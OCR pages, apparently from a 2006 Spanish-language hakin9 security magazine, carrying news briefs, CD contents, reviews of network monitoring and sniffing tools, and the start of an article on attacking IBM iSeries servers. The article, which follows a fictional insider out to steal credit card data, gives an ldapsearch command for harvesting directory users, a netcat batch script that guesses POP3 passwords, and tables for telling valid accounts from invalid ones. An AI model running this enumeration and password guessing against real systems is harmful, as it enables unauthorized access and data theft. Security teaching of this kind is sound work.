Los estudiantes mismos perciben la prohibición de una forma un poco distinta, ya que una parte de ellos está convencida de que al profesor le irritó un poco el que algunos pusieran sus comentarios sobre la escuela en sus blogs. Y probablemente tienen razón. Un estudiante fue expulsado de la escuela justo después de que publicara en su diario web una entrada poco favorecedora para su profesor. Debido a que la Escuela Regional Juan XIII es una institución privada, su director está en su pleno derecho de establecer cualquier prohibición aplicable a la actividad de la escuela. Desde luego, tal vez nadie esperaba que en el siglo XXI fuera a volver la Inquisición.

Finaliza el proyecto SETI@home

El experimento mundial SETI@home, que consistía en buscar civilizaciones lejanas en base a una red de ordenadores privados de sobremesa, se incorporó el 15 de diciembre del 2005 a BOINC (*Berkeley Open Infrastructure for Network Computing*), la unidad creada por el coordinador de SETI@home, la Universidad de California en Berkeley. Los resultados del experimento, después de ser analizados en detalle, se publicarán en Internet.

Los representantes de BOINC afirmaron que los usuarios que siguen interesados en buscar vida extraterrestre por su propia cuenta pueden continuar su investigación. Además, logran la participación en los nuevos proyectos de BOINC, vinculados con biología molecular, la física de grandes energías y los estudios de cambio climático, entre otras cosas.

¿Quién ataca las redes militares norteamericanas?

El gobierno chino alquila a hackers que se entrometen en las redes militares norteamericanas. Los peritos informaron de un grupo de personas que trabajaban para el gobierno de Pekin. Los hackers, cuya sede esté probablemente en la provincia de Guangdong, consiguieron robar muchos documentos secretos norteamericanos. La información extraída incluye los detalles de construcción de aviones, o el software para planear las rutas de vuelo.

Según Alan Paller, director de SANS Institute, que examinó los casos de intromisiones y robos de datos secretos, el grupo de hackers está formado por 20 personas. El gobierno norteamericano llamó el grupo Titan Rain y mandó a combatirlo, entre otros, a un hacker apodado Shawni Carpenter, que consiguió entrometerse en los ordenadores utilizados por los chinos. En la red aparecieron también opiniones de que todo el lío fue montado por los norteamericanos, que querían monitorizar legalmente la actividad informática de China.

Contenido del CD

En el CD adjunto a la revista vais a encontrar *hakin9.live* (*h9l*) versión 2.9-ng – distribución *bootable* de Linux provista de herramientas prácticas, documentación, tutoriales y materiales suplementarios relacionados con los artículos.

Para empezar a trabajar con el *hakin9.live* es suficiente arrancar el ordenador desde el CD. Tras poner en marcha el sistema nos registramos como usuario *hakin9* sin contraseña. Los materiales suplementarios se encuentran en los siguientes catálogos:

- *doc* – documentación en formato HTML,
- *hit* – hit del número: Shadow Security Scanner, excelente escáner de seguridad – versión completa para 5 direcciones IP. Para recibir la oferta gratuíta, necesitas instalar la versión que está disponible en hakin9.live, y enviar un correo electrónico a support@safety-lab.com poniendo en el asunto *hakin9*-Safety-lab SSS offer y recibirás los códigos para la oferta gratuita. La oferta es válida hasta el 31 de Mayo de 2006.
- *art* – materiales suplementarios de los artículos: listados, scripts, programas imprescindibles,
- *tut* – tutoriales,
- *add* – libros y otros documentos en formato PDF (entre otros, *Using PGP/GnuPG and S/MIME with Email*, *ICMP attacks against TCP*, *Host Fingerprinting and Firewalking with hping*, *Writing Stack Based Overflows on Windows* (4 parts + Examples),
- *rfc* – conjunto de documentos RFC.

Los materiales de archivo se hallan en los subcatálogos *_arch*, en cambio los nuevos – en los catálogos principales según la estructura de arriba. En caso de explorar el CD desde *hakin9.live* en marcha, la estructura citada está disponible en el subcatálogo */mnt/cdrom*.

La versión 2.9-ng *h9l* la hemos construido en base a la distribución Gentoo Linux y scripts livecd-tools. Las herramientas que no están disponibles en el repositorio de Gentoo se instalan desde los paquetes situados en el catálogo */usr/local/portage* o añadidos al catálogo */usr/local/bin*.

En comparación con *h9l* 2.8-ng hemos cambiado la versión del kernel (actual 2.6.14 con sus parches *gentoo-sources-2.6.14-r4*). Actualizamos los paquetes a los más recientes y estables de la versión. Añadimos nuevos drivers para el soporte de tarjetas PCI y USB inalámbricas.

En la actual versión *h9l* se han introducido, entre otros, los programas:

- ap-utils – juego de herramientas para la configuración de Access Points,
- mrtg – monitorización de tráfico para multi enrutador,
- ekg2 – consola de mensajería instantánea con soporte para Jabber.

También se ha actualizado el programa Nessus a su versión 2.2.6.

En *h9l* se halla el programa de instalación (versión modificada de los scripts de Knoppix). Tras la instalación en el disco duro se puede emplear portage (instrucción emerge) para la instalación de aplicaciones adicionales. El entorno gráfico por defecto de h9l es Fluxbox con el gestor de archivos ROX.

Tutoriales y documentación

La documentación está compuesta, entre otros, de tutoriales preparados por la redacción. Contienen ejercicios prácticos para artículos tales como: *ICMP – aplicaciones y riesgos* (dos tutoriales)*, Explotación automática de la flexibilidad en Linux, Backdoors avanzadas en Linux – escucha de paquetes, Autorización del remitente – seguridad o riesgo,* así como un tutorial que *completa* el artículo *Omisión de firewalls* del número anterior de *h9*. Naturalmente, suponemos que el usuario utiliza *hakin9.live*. Gracias a ello, evitaremos problemas relacionados con las diversas versiones de compiladores, otra localización de los archivos de configuración u opciones necesarias para la ejecución del programa en un entorno dado. ●



Figura 1. *Más herramientas útiles*




Figura 2. *Shadow Security Scanner*

Si no puedes leer el contenido del CD y no es culpa de un daño mecánico, contrólalo en por lo menos dos impulsiones de CD.



En caso de cualquier problema con CD rogamos escriban a: *cd@software.com.pl*



GFI Network Server Monitor 7

Sistema operativo: *Windows*
Licencia: *Comercial con versión de evaluación de 10 o 30 días.*
Aplicación: *Monitorización de redes y servidores para la detección de errores*
Página oficial: *http://www.gfi.com/*

GFI Network Server Monitor es una herramienta que permite a los administradores de red escanear la red para buscar errores de hardware y software. Permite detectar problemas y nos alerta antes de que lo hagan los usuarios.


Inicio rápido: Imaginemos que somos un administrador de red, y que nuestra red consiste en un servidor Win 2003 y un servidor SUSE con servicios HTTP, SSH y FTP. Buscamos una herramienta que inspeccione todos nuestros servicios contínuamente, y que nos pueda informar inmediatamente si hubiera algún error. GFI Network Server Monitor es la herramienta adecuada.

Puedes comenzar por preparar algunas pruebas sencillas para tu sistema SUSE. Para ello tendrás que crear una nueva carpeta que contendrá tus reglas y opciones para el sistema de inspección. Selecciona la opción *Monitoring Checks Configuration* desde el explorador de esta herramienta y haz click derecho parar crear una nueva carpeta. Con el próximo click derecho sobre la carpeta podrás cambiar las propiedades de tu prueba de monitorización. Antes de nada, introduce la IP/hostname del host (que quieres inspeccionar) y cambia la opción *Error Threshold* a uno. Después selecciona *certificate authentication* en la pestaña de *Logon credentials* para conseguir una conexión segura.

Deberías definir también *Alert -> Settings* bajo el menú *Actions* para decidir cómo quieres que se te informe cuando algo vaya mal en tu red. Para ser informado por correo electrónico, desactiva las opciones *Send a SMS message to* y *Send a network message to* (enviar mensaje SMS y enviar mensaje de red). Ya es hora de añadir algunas reglas. Haz doble click sobre la carpeta y a continuación click derecho para establecer una nueva prueba de monitorización. Selecciona HTTP en la lista de reglas e introduce la IP/hosname del servidor en la próxima página. Si estás interesado en conocer la disponibilidad de tu sitio web, selecciona la opción *Check for availability only.*

Ya has creado tu primera regla. Además, puede ser que te interese saber si el proceso Apache se ejecuta correctamente. Para ello debes crear una nueva regla y seleccionar *Generic Secure Shell (SSH) Check*. Como verás, GFI Software ya ha creado algunos scripts. Selecciona el correspondiente a Apache y especifica la IP del servidor. Para comprobar si tu servidor FTP funciona correctamente, define una regla en la que se realice una entrada completa en tu servidor FTP. Repite los mismos pasos de antes, pero ahora seleccionando FTP de la lista de reglas, y activando la opción *Use FTP site authentication*. No te olvides de especificar cómo debe hacer el login el monitor de servidor de red. Después establece unas cuantas reglas para tu máquina Windows Server 2003. Crea una nueva carpeta con las mismas opciones que las del sistema SUSE y cambia la IP/hostname/*Logon credentials* para tu servidor Windows. Entra en la carpeta y crea una nueva regla *CPU Usage*. Ajusta la carga de la CPU al 100%. A través de un mensaje de error estándar fuerzas al monitor de red a reiniciar el servidor Win 2003 si se alcanza un uso de CPU del 100%. Para hacerlo tienes que activar la opción *Reboot the following computer* en el menú de opciones *Actions -> Reboot Computer / Restart Services.* Por último, hay que comprobar si todas nuestras reglas funcionan correctamente. Para ello selecciona *Monitoring Checks Status* en el explorador de la herramienta. Es bueno saber que la misma información estará disponible a través de un navegador web. – *http://yourserver.com/*: *11695* – Si los servicios se inician con éxito, se mostrará *Succeeded* frente a las reglas (de lo contrario veremos el estatus *Failed*). Si se da el segundo estatus, GFI Network Monitor Tool te enviará un email o puede que reinicie el sistema.

Otros rasgos útiles: Verás que no hay apenas límite para lo que puedes inspeccionar o para lo que tu servidor puede hacer si algo va mal. Además, debes saber que es posible hacer DNS lookup, whois y traceroute. Si en tu red se encuentra una máquina compatible SNMP, la herramienta incluye funciones SNMP Audit y SNMP Walk.



Mostrar una lista con nuestras reglas de monitorización

Stefan Lochbihler 

SwitchSniffer

Sistema operativo: *Windows NT4/2000/XP/2003*
Licencia: *Freeware*
Aplicación: *Monitorización de redes LAN*
Página oficial: *http://www.nextsecurity.net*

SwitchSniffer es una sencilla herramienta gratuita orientada a la monitorización de redes locales de ordenadores, equipados con mecanismos básicos de gestión y detección de abusos.

Inicio rápido: Trabajamos desde hace poco como administradores de red en una pequeña empresa comercial. El gerente nos ha encargado que detectemos *qué* empleados de la empresa, en vez de dedicar su tiempo al trabajo, se pasan *el tiempo* usando mensajeros de comunicación intantánea y aplicaciones peer-to-peer. Dado que nuestro puesto de trabajo está basado en el sistema Windows, la red de la empresa en switchs, y no contamos con ninguna herramienta comercial para tests de penetración, hemos decidimos emplear una herramienta gratuita llamada SwitchSniffer destinada al sniffing en redes conmutadas.

Para la ejecución del programa necesitamos atributos de administrador, sin ellos la aplicación puede mostrar un funcionamiento inestable. Tras la primera puesta en marcha pasamos a la ventana de opciones. En la pestaña *Network* seleccionamos la interfaz de red que queremos escuchar. También recomiendo entrar en la pestaña *Spoof* y poner *Spoofing Types* en <-> *Gateway.* En algunas redes es necesario hacerlo para que el sniffer trabaje correctamente.

Comenzamos nuestra tarea con el escaneo de la red local (botón *Scan*). El programa lo hace rápida y eficazmente, detectando todos los hosts activos en nuestro segmento de la red. Éstos aparecen en la lista *Local Hosts Info* y en el árbol *Up Hosts*. Desplegamos el árbol y con el botón derecho del ratón elegimos *Select All*, así la búsqueda englobará todos los hosts activos. Inmediatamente después pulsamos el botón *Start* – de este modo el programa empezará a escuchar la información de la red.


En la pestaña *Local Hosts Info* llega información acerca de los ordenadores en la red local. SwitchSniffer nos da los siguientes datos: el sistema operativo, el nombre del ordenador, dirección IP, dirección MAC y el fabricante de la tarjeta de red. Además, muestra el tamaño de los paquetes recogidos de la red, así como la velocidad de bajada y subida. Con la ayuda de SwitchSniffer podemos igualmente monitorizar el nivel de uso de la red por los diversos empleados, lo que nos puede indicar quién pierde el tiempo en vez de trabajar. En la pestaña *Remote Hosts Info* tenemos los datos de los hosts remotos. En *Sessions Info* hay información de las sesiones establecidas en un momento dado. Las pestañas en la ventana izquierda contienen respectivamente: el árbol de los hosts locales (*Local*), el árbol de los hosts remotos (*Remote*), y el árbol de servicios (*Services*).

Para llevar a cabo la tarea que nos ha encargado el gerente, es suficiente con pasar a la pestaña *Services* en la ventana izquierda del programa. En la lista encontramos los servicios (puertos típicos para los programas de mensajería instantánea, por ejemplo *gg(8074)*, *jabber-client(5223)*), tras desplegar el árbol de un servicio dado vemos los hosts remotos con los que se comunican sus usuarios, en cambio, si desplegamos el árbol junto a la dirección del host remoto visualizamos los hosts locales – o sea, los culpables que busca el gerente.

Otros rasgos útiles: El programa permite bloquear sesiones y conexiones seleccionadas (mediante las opciones accesibles tras pulsar el botón derecho del ratón). De esta manera podemos no sólo examinar, sino que también gestionar los servicios permitidos en la red (en la pestaña *Definitions* fijamos los servicios permitidos, las direcciones MAC que se pueden emplear de nuestra red, y observar los principios del filtrado del movimiento). Asimismo permite la detección de *ARP Spoofing* (pestaña *Detect and Alert* en las opciones del programa).

Defectos: No está tan desarrollado como otros programas similares (por ejemplo, dsniff o Ettercap). También pueden ocurrir problemas con su estabilidad (sólo está disponible en versión beta). Sin embargo, la herramienta es más fácil de usar, sobre todo para los administradores principiantes, que los programas de la competencia.

Paweł Charnas



SwitchSniffer en funcionamiento



Hackeando un servidor IBM iSeries

Shalom Carmel 

Grado de dificultad



Los servidores iSeries, también llamados AS/400, son usados por empresas, bancos, compañías de seguros, casinos y gobiernos. La probabilidad es que allí donde haya una aplicación basada en iSeries, haya dinero de por medio. Al tener más de 300.000 clientes y millones de usuarios por todo el mundo, es más que probable que algunas personas se conviertan en hackers dispuestos a explotar estos sistemas en beneficio propio.

El servidor iSeries, también llamado AS/400 pertenece a la familia de servidores de rango medio. Se usa para aplicaciones multi-usuario, OLTP multi-tarea y aplicaciones de proceso de datos. iSeries contiene en su interior una base de datos DB2. Pueden utilizarse para ejecutar aplicaciones antiguas (escritas en COBOL o lenguajes RPG, principalmente), y también modernas (C, C++, Java). Existen otros lenguajes de scripting disponibles para esta plataforma, limitados al mundo IBM, como CLP y REXX.

Antiguamente, para trabajar en un servidor `AS/400`, teníamos que tener una terminal especial conectada a través de un cable Twinax. Hoy la forma más básica de conectarse al iSeries es a través de un cliente telnet, que funciona como un emulador de terminal. Rara vez se utilizan los terminales Twinax, excepto como consola del sistema. Además de telnet, un sistema iSeries moderno contiene un conjunto de servidores TCP/IP, incluyendo FTP, TFTP, SMTP, POP3, DNS, LDAP, DHCP, CIFS, y ODBC, así como otros protocolos propietarios. Las máquinas iSeries pueden usarse como servidores de aplicaciones, con Tomcat, WebSphere, Apache y Domino, disponibles para esta plataforma. Pueden encontrarse servidores usados en eBay a un precio que oscila entre 4,000 y 5,000 dólares.

En este artículo aprenderás...

- cómo enumerar usuarios y claves de acceso por defecto de iSeries,
- cómo esquivar algunas restricciones de usuario,
- cómo ejecutar comandos en iSeries de forma remota,
- cómo escribir código fuente iSeries sin un editor,
- cómo engañar a las pantallas de acceso,
- cómo consultar el catálogo de la base de datos.

Lo que deberías saber...

- cómo usar el sistema operativo Windows,
- fundamentos de gestión de bases de datos,
- fundamentos de los protocolos TCP/IP,
- algunos conocimientos de programación.

Clientes iSeries

La experiencia óptima de usuario y la funcionalidad total se consiguen cuando el cliente entiende la versión 5250 de telnet. Hay emuladores específicos (comerciales y no-comerciales) creados para iSeries. Son dignos de destacar los siguientes:

- *IBM Client Access for iSeries* – Además de una emulación de terminal que requiere una licencia, CA400 incluye un montón de herramientas y utilidades como controladores ODBC, entornos gráficos para la administración del sistema, herramientas de transferencia de archivos y otras. Si tienes disponible un iSeries, puede encontrarse una versión Windows de CA400 en el iSeries, dentro de la carpeta */QIBM/ProdData/CA400/Express/Install/Image*. En muchos casos, el servicio Windows NetShare CIFS se encuentra activo, y por defecto contiene *QCA400,* mapeado a la carpeta *CA400*. La página web de *CA400* se encuentra en *http://www-03.ibm.com/servers/eserver/iseries/access/*.
- tn5250j es un cliente tn5250 de código abierto, basado en Java, y puede encontrarse en *http://tn5250j.sourceforge.net/*.
- Aunque los productos de Mochasoft son comerciales, están disponibles a un precio muy razonable, y pueden probarse como shareware antes de comprarlos: *http://www.mochasoft.dk*.

Problemas de seguridad en iSeries

Cuando usamos una base de datos Oracle, Microsoft SQL, o incluso DB2 en *NIX o Windows, la lista de usuarios que pueden acceder al servidor es diferente de la lista de usuarios que pueden acceder a la base de datos. En nuestra plataforma, no hay separación entre los distintos tipos de usuarios. Una combinación de nombre de usuario y clave de acceso para acceder vía telnet puede ser usada para acceder vía FTP, ODBC, y cualquier otro método que necesite autenticación de usuario. La diferencia se encuentra en la autoridad sobre los objetos de iSeries: comandos, programas, archivos y bibliotecas (hay otros tipos de objetos más esotéricos, pero esto es irrelevante para nosotros en este punto). La autoridad se gestiona en el modelo ACL (*Access Control List*), y se asigna a un usuario, a un grupo, o a un rol.




Figura 1. *Pantalla de acceso Telnet de iSeries*

Para muchos servicios TCP/IP, IBM proporciona APIs, o hooks programables, en el proceso de autenticación y autorización. Si quieres permitir que el usuario *X* acceda vía telnet a una aplicación OLT interactiva, pero quieres bloquear al mismo usuario *X* para que no use FTP, tendrás que escribir tu propio programa o comprar aplicaciones de terceros.

Los servidores iSeries solían salir de IBM con la mayor parte de los servicios TCP/IP habilitados y activados por defecto. El administrador iSeries es, por lo general, más del tipo programador de COBOL que del tipo administrador de sistemas que sabe la diferencia entre pop3 y ftp. Estos servicios se ejecutan en segundo plano incluso aunque no haya ningún motivo empresarial para ello.

Demasiado a menudo, el modelo de seguridad de una aplicación OLTP está basado en limitar el acceso de los usuarios a un conjunto predefinido de pantallas y menús, sin cuidar adecuadamente la seguridad ACL. Este tipo de modelo de seguridad, combinado con la falta de una gestión de seguridad completa para los servicios TCP/IP es una receta para el desastre.

Contexto del escenario

La Corporación Cadaverix Inc. fabrica y vende accesorios para ataúdes. Algunas de sus aplicaciones, incluyendo la gestión de pedidos, facturas y albaranes, residen en un nuevo servidor IBM iSeries. Las razones por las que se escogió esta plataforma en lugar de otra son la disponibilidad, la estabilidad y la seguridad experimentadas por el gestor de la informática de la empresa durante sus 15 años de experiencia en Tecnologías de la Información.

Julius Krupp solía trabajar como director IT de atención al cliente en una empresa de Tecnologías de la Información, pero su carácter curioso e intrigante le causó interminables conflictos con sus superiores, destruyendo su carrera profesional. Solicitó un trabajo similar en Cadaverix, pero cuando le ofrecieron un trabajo como técnico de atención al cliente lo aceptó. Hoy no está satisfecho con su posición. Cree que le han pasado por encima a la hora de ascender. Cree que merece una compensación de su empresa, y después de hacer algo de investigación por su cuenta decide jugarse el todo por el todo, y obtener la información de las tarjetas de crédito de los clientes, que se almacena en la base de datos DB2 del iSeries.

Baltasar Ogus es el BOFH responsable del buen funcionamiento del iSeries, de Windows y de los Servidores de Correo Electrónico. Ha heredado la configuración actual del anterior administrador del sistema hace un par de años, y hasta ahora

Tabla 1. *Parámetros ldapsearch para la obtención de cuentas Active Directory*

Parámetro	Significado
`-h`	Nombre del servidor AD.
`-p`	Nombre del Puerto. En nuestro caso utilizaremos 3268, dado que es el puerto del servicio de catálogo global AD, en lugar del puerto estándar LDAP 389, porque el catálogo global nos dá una vista plana de todos los dominios locales.
`-l`	Timeout en segundos. Una petición LDAP extensa puede requerir bastante más tiempo que los 15 segundos por defecto para ser completada.
`-D` (optional)	El nombre distintivo del usuario que hace la petición. Este parámetro se requiere cuando el servidor LDAP se ajusta para rechazar consultas anónimas. En este caso, el valor del parámetro -D debería ser: cn=Julius Krup, OU=CS,DC=UK,DC=Cadaverix
`-w` (optional)	La clave de acceso de la cuenta en `-D`.

ha sido suficiente acceder un par de veces al día al servidor iSeries para ver el estátus del sistema. Ocasionalmente lo hace cuando recibe alguna llamada sobre pedidos retrasados, usuarios que no pueden acceder y otros problemas no previstos. Está demasiado ocupado haciendo otras cosas más importantes.

Enumeración de Usuarios

Julius tiene una estación de trabajo instalada desde una imagen estándar, que incluye el *iSeries Client Access* (cliente de acceso iSeries), con una emulación para el iSeries (véase apartado *iSeries Clients*), pero desafortunadamente no tiene una cuenta de usuario en el servidor. Julius trata de buscar qué usuarios existen en el servidor iSeries, para usar sus cuentas en provecho propio. Asume que algunas cuentas de usuario pueden ser similares a las cuentas de usuario existentes en el Directorio Activo de la empresa. Por supuesto, siendo un empleado, Julius tiene una cuenta válida en el servidor *Active Directory* de Cadaverix. Instala un cliente LDAP (véase apartado *Clientes LDAP*) y después de una hora de trabajo es capaz de descargar la lista de usuarios en su PC.

Julius recuerda que la sesión telnet muestra mensajes informativos sobre el estátus del perfil de usuario, y decide probar las cuentas recogidas del AD en la pantalla de acceso del iSeries. Intenta acceder con una clave igual al nombre de usuario, por la ley del mínimo esfuerzo. Durante los primeros 2 intentos, recibe los siguientes mensajes:

```
CPF1120 - User AABBA does not exist.
CPF1120 - User AANGEL does not exist.
```

Al tercer intento, para el usuario AAPCZI, obtiene el siguiente mensaje:

```
Command Prompt - ftp s0011223.trupex.com
C:\>ftp as400.trupex.com
Connected to S0011223.trupex.com.
220-QTCP at 192.168.0.1.
220 Connection will close if idle more than 5 minutes.
User (S0011223.trupex.com:(none)): aarcher
331 Enter password.
Password:
530 Log on attempt by user AARCHER rejected.
ftp>
```

Figura 2. *Intento de conexión FTP*

```
CPF1107 - Password not correct ↵
  for user profile.
```

Julius ahora tiene un nombre de usuario válido en el servidor. Lo intenta de nuevo con el usuario *AAPFEL* pero ahora el mensaje que recibe es:

```
CPF1116 Next not valid sign-on ↵
  attempt varies off device.
```

Julius se da cuenta de que a pesar de los mensajes de información obtenidos por el servidor interactivo telnet, este tipo de actividad puede atraer la atención del administrador iSeries, porque cuando un dispositivo es *"varied off",* se le envía un mensaje al administrador del sistema. Podría crear una situación parcial de denegación del servicio agotando el espacio virtual del dispositivo, pero no es ésta su intención.

Julius decide buscar un camino alternativo. Debe encontrar otra forma, menos intrusiva, para obtener

Clientes LDAP

Hay varias posibilidades para obtener herramientas LDAP. Las dos más importantes son *LdapBrowser* de Softerra y la herramienta de línea de comandos ldapsearch que puede obtenerse como parte de *SunONE directory server SDK* (gratuito). La sintaxis de comandos para *ldapsearch*, es la siguiente:

```
$ ldapsearch -h adserver -p 3268
-l 3600 \
  "(&(cn=*)(objectclass=user))"
cn samaccountname > users.txt
```


Los parámetros del comando *ldapsearch* se explican en la Tabla 1.

Interceptando claves de acceso iSeries

Las conexiones clásicas iSeries no son encriptadas en la red. Esto incluye a telnet, FTP, ODBC, POP3 y a casi cualquier otra cosa. La plataforma soporta secure telnet, secure FTP y SSH, pero hay dudas acerca de que estos modos seguros sean usados de forma significativa en el mundo iSeries.

ONLY FRESH IDEAS

TO ORDER: SHOP.SOFTWARE.COM.PL









Software Developer's JOURNAL
new ideas & solutions for professional programmers
Polish, English and French language versions

.psd
Adobe Photoshop users magazine
Polish, French and Italian language versions

Linux+ DVD
Europe's biggest Linux magazine
Polish, French, Spanish, Czech and German language versions

MORE: WWW.SOFTWARE.COM.PL

WE ARE LOOKING FOR LICENSORS AND DISTRIBUTORS WORLDWIDE
CONTACT: MONIKA GODLEWSKA, MONIKAG@SOFTWARE.COM.PL

Listado 1. *Script de enumeración manual POP3*

```
< +OK POP3 server ready
> USER AANGEL
< +OK POP3 server ready
> PASS AANGEL
< -ERR Logon attempt invalid CPF2204
> USER AAPCZI
< +OK POP3 server ready
> PASS AAPCZI
< -ERR Logon attempt invalid CPF22E2
> USER QSYSOPR
< +OK POP3 server ready
> PASS QSYSOPR
< -ERR Logon attempt invalid CPF22E3
```

Tabla 2. *Códigos de error POP3*

Código de Error	Significado
CPF2204	Perfil de usuario no encontrado
CPF22E2	Clave de acceso incorrecta para este perfil de usuario
CPF22E3	Perfil de usuario deshabilitado
CPF22E4	Clave de acceso caducada para este perfil de usuario
CPF22E5	No hay clave de acceso asociada a este perfil de usuario

Tabla 3. *Comparación de protocolos para la enumeración de usuarios*

Característica	Telnet 5250	FTP	POP3
Indicación de la existencia del usuario	Sí	—	Sí
Indicación de clave de acceso incorrecta	Sí	—	Sí
Indicación de acceso con éxito	Sí	Sí	Sí
Indicación de problema con el usuario, si la clave ha sido adivinada correctamente	Sí	—	Sí
Deshabilitación del perfil de usuario	Sí	Sí	Sí
Esquivar la política de deshabilitación de dispositivo de terminal	—	Sí	Sí
No monitorización de API de seguridad	—	—	Sí

Listado 2. *Script de enumeración automatizada POP3*

```
echo off
setlocal
set AS400Host=as400.cadaverix.com
set POP3=110
set UsersFile=pop3_as400_users.txt
set ScanResults=nc_pop3_scan.txt
set TempFile=}pop3{.txt
for /F %%U in (%UsersFile%) do (
  echo user %%U > %TempFile%
  echo pass %%U>>%TempFile%
  echo quit>>%TempFile%
  echo ======= %%U =========>>%ScanResults%
  type %TempFile% | nc -i 1 -w 1 %AS400Host% %POP3%>>%ScanResults%
)
endlocal
del %TempFile%
```

acceso ilegal. Primero, escaneará el servidor con NMAP descubriendo que hay muchos puertos abiertos, incluyendo los puertos 21 y 110, usados regularmente por FTP y POP3.

Julius comprueba si los puertos son reales. Por la naturaleza de las cuentas de usuario en los servidores iSeries, un usuario FTP es sinónimo de un usuario interactivo regular. Un login inválido a través de otros servicios que no sean telnet no hace *vary off* de ningún dispositivo iSeries, por lo que es menos probable que sea detectado. Julius lo intenta primero con FTP (véase Figura 2).

El problema con FTP es que Julius no sabe si la clave de acceso de *AARCHER* es errónea, o si AARCHER no es una cuenta válida. Por su ubicuidad, se sabe que FTP es el servicio más popular para instalar trampas de seguridad. Julius decide que FTP será su último recurso, y se centrará en POP3. Hace un telnet al puerto 110, y descubre, para su sorpresa, que hay un servidor POP3 funcionando en el servidor iSeries.

Julius busca en google información sobre POP3 e iSeries, y descubre que, como telnet, POP3 en iSeries también proporciona mensajes de error informativos. También descubre que no hay APIs de seguridad asociadas con POP3 – menos probabilidades de ser atrapado.

Procederá a probar algunos usuarios de forma manual (véase Listado 1). Los significados de los

Comparación entre telnet, FTP y POP3 para la enumeración de usuarios

Si está disponible, el protocolo POP3 es la mejor opción para la enumeración de usuarios. Es altamente informativo, y a no ser que la auditoría de seguridad del sistema esté activada, es virtualmente indetectable, no deja huellas. Aún con la auditoría de seguridad activada, las entradas de registro para los errores de autenticación no son suficientemente detalladas como para permitir el rastreo del ataque. Véase la Tabla 3 para más información.

Listado 3. *Resultados del script de enumeración POP3*

```
======= mwhite =========
+OK POP3 server ready
+OK POP3 server ready
-ERR Logon attempt invalid CPF2204
======= nanaftp =========
+OK POP3 server ready
+OK POP3 server ready
+OK start sending message
======= napfel =========
+OK POP3 server ready
+OK POP3 server ready
-ERR Logon attempt invalid CPF22E2
+OK server quitting
======= nawat =========
+OK POP3 server ready
+OK POP3 server ready
-ERR Logon attempt invalid CPF22E3
```

códigos recibidos (y algunos más) se indican en la Tabla 2.

